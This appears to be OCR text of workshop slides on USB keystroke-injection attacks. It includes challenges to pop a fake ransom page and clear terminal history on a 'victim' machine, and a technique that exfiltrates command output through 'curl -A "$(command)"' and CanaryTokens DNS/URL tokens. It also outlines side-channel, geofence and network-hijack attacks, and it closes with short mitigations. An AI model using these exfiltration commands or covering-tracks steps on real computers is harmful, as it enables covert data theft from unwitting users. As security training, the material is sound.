
Linux: CTRL ALT T

Mac:

- CTRL SPACE
- terminal
- ENTER


Windows:

- GUI R
- cmd
- ENTER



👉 Tip: Windows Run Dialog

- 259 Characters
- Minimal Footprint
- Directly inject Powershell



😼 Challenge 1: Ransom Message

Open a fake ransomware site in full screen using a terminal, and read a ransom message demanding crypto!

Objectives:

- Command Line
- Covering Tracks

🐱 Challenge 1: Ransom Message

Hint:

- Use “say” or “espeak” commands :)
- Function keys can enable fullscreen
- https://www.cryptoprank.com/#/crypto

Bonus:

- Turn up the volume
- Exit & clean up terminal history
- Lock the computer after 5 seconds

Challenge 2: Bee Movie Stager Script

The objective is simple. Download the entire bee movie script onto the victim's desktop as a text file!

What methods can we use to do this?

1. **Manual:** Typing out the WHOLE bee movie script
2. **Storage:** Copying a file from the Nugget flash drive
3. **Remote:** Use a command to download the script

Hint: The **curl** or **wget** command can be used to download remote files.

Data Exfiltration

Data Exfiltration

How can we exfiltrate data from a victim device?


- **Locally** (USB)
  - ❌ One time: physical access
  - ✅ Smaller footprint
- **Remote** (Internet)
  - ✅ Persistent Backdoor (Long Term)
  - ❌ Creates Traffic


CanaryTokens

CanaryTokens offers easy-to-use mini honeypots!

- Inconspicuous formats
- Incident Dashboard & Map
- Custom Alerts

Create a CanaryToken Web Bug / URL token to get started!
canarytokens.org






User Agent Strings

User Agent Strings identify the device type, browser, OS, and more.

- Arbitrary text
- Can be used as a “trigger”
- Obfuscation



URL: http://intranet/Pages/default.aspx

Request headers | Request body | Response headers | Response body | Cookies | Initiator | Timings


Key	Value
Request	GET /Pages/default.aspx HTTP/1.1
Accept	text/html, application/xhtml+xml, */*
Accept-Language	en-ZA
User-Agent	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Accept-Encoding	gzip, deflate
Host	intranet
If-Modified-Since	Fri, 17 Aug 2012 14:52:07 GMT
Connection	Keep-Alive
Cookie	MSOWebPartPage_AnonymousAccessCookie=80; WSS_KeepSessionAuthenticated=80

Curl

A simple command line tool for making web requests, and more!

Set a UA String:

- curl -A “text here”
- curl -A “$(command)”




Curl - Network Info


You can pass the output of commands with:


- curl -A “$(<command>)”

ifconfig -a | tr -d '\n'



DNS Token





Encoding additional information in your token

Your DNS token can carry a small amount of additional custom data when it's triggered. This can be used for adding incident-specific data to your alert with custom DNS based tokens. Use the following encoding rules to place generic data into your DNS token:

- Base32 encode your data, and remove any padding '=' characters
- Insert periods (.) after every 63-bytes
- Append the magic string '.G'+<2-random-digits>+'.' (e.g. '.G12.' or '.G83.')
- Append your DNS token This creates a new hostname of the form:

```
<base32-string>.<base32-string>.G<2-random-digits>.<dns-token>
```


Bear in mind the total length of the hostname still cannot exceed 253-bytes, so the amount of raw bytes that can be encoded is ~125.

Example code

Here's a Python example of the encoding rules:

```
>>> token='pz2lqtyfsidipvrsuzs9n2udi.canarytokens.com'
>>> data='I am a teapot, hear me pour! Glug, glug, glug.'
>>> import base64, re, random
>>> '.'.join(filter(lambda x: x,re.split(r'(.{63})', base64.b32encode(data.encode('ut
'JEQGC3JAMEQHIZLBOBXXILBANBSWC4RANVSSA4DPOVZCCICHNR2WOLBAM5WHKZZ.MEBTWY5LHFY.G72.pz2l
```

Base32 Encoding




Base32 Encoding


33.6595, -117.9988

GMZS4NRVHE2SYLJRGE3S4OJZHA4A

Dashboard


Node
Basic Info
Memo
dns exfil video
Generic Data
0034.14318,-118.27869,10/04/22-17:05:19
Date: 2022 Oct 05 01:01:51.306006 (UTC) IP: 74.125.181.130 Channel: DNS
Date: 2022 Oct 05 01:01:44.391161 (UTC) IP: 172.253.2.5 Channel: DNS
Date: 2022 Oct 05 01:01:44.035615 (UTC) IP: 172.253.0.2 Channel: DNS
Mammoth Lakes
Inyo National Forest
Visalia
Sequoia National Forest
Bakersfield
Los Padres National Forest
Santa Barbara
Los Angeles
Anaheim
Long Beach
Irvine


Curl Command



Taking it Further

Mitigation

- Don’t plug in random shit into your computer!!
- Whitelisting / Blacklisting USB Devices
- USBGuard or other keystroke injection detection tools can look for fast keystrokes




Advanced Data Exfiltration: Side-Channel

- Keyboards & HID devices have bi-lateral communication
- Computers can toggle CAPSLOCK or indicator keys
- We can use this to exfiltrate data in a protected environment by bitbang data via binary

GeoFence Attacks

GeoFence attacks can determine if specific people are nearby, by looking for the presence of their laptop / cell phone.

This can be done by looking for known WiFi or BlueTooth devices.



Mobile Attacks

Mobile phones (iOS and Android) also support HID keyboards!

Check out mobile payloads here:

https://github.com/hak5/usbrubberducky-payloads/tree/master/payloads/library/mobile

Real Life Scenario: Razer Admin Exploit

A Razer Synapse gives Windows admin privileges by plugging in a Razer mouse or keyboard.

https://www.bleepingcomputer.com/news/security/razer-bug-lets-you-become-a-windows-10-admin-by-plugging-in-a-mouse/

Other USB Attacks: Ethernet

- Bash Bunny emulates a USB-ethernet adapter
- Pretends to be the network gateway
- This allows it to intercept network traffic
- Works on locked computers

https://shop.hak5.org/blogs/bash-bunny/network-hijack-attacks-with-the-bash-bunny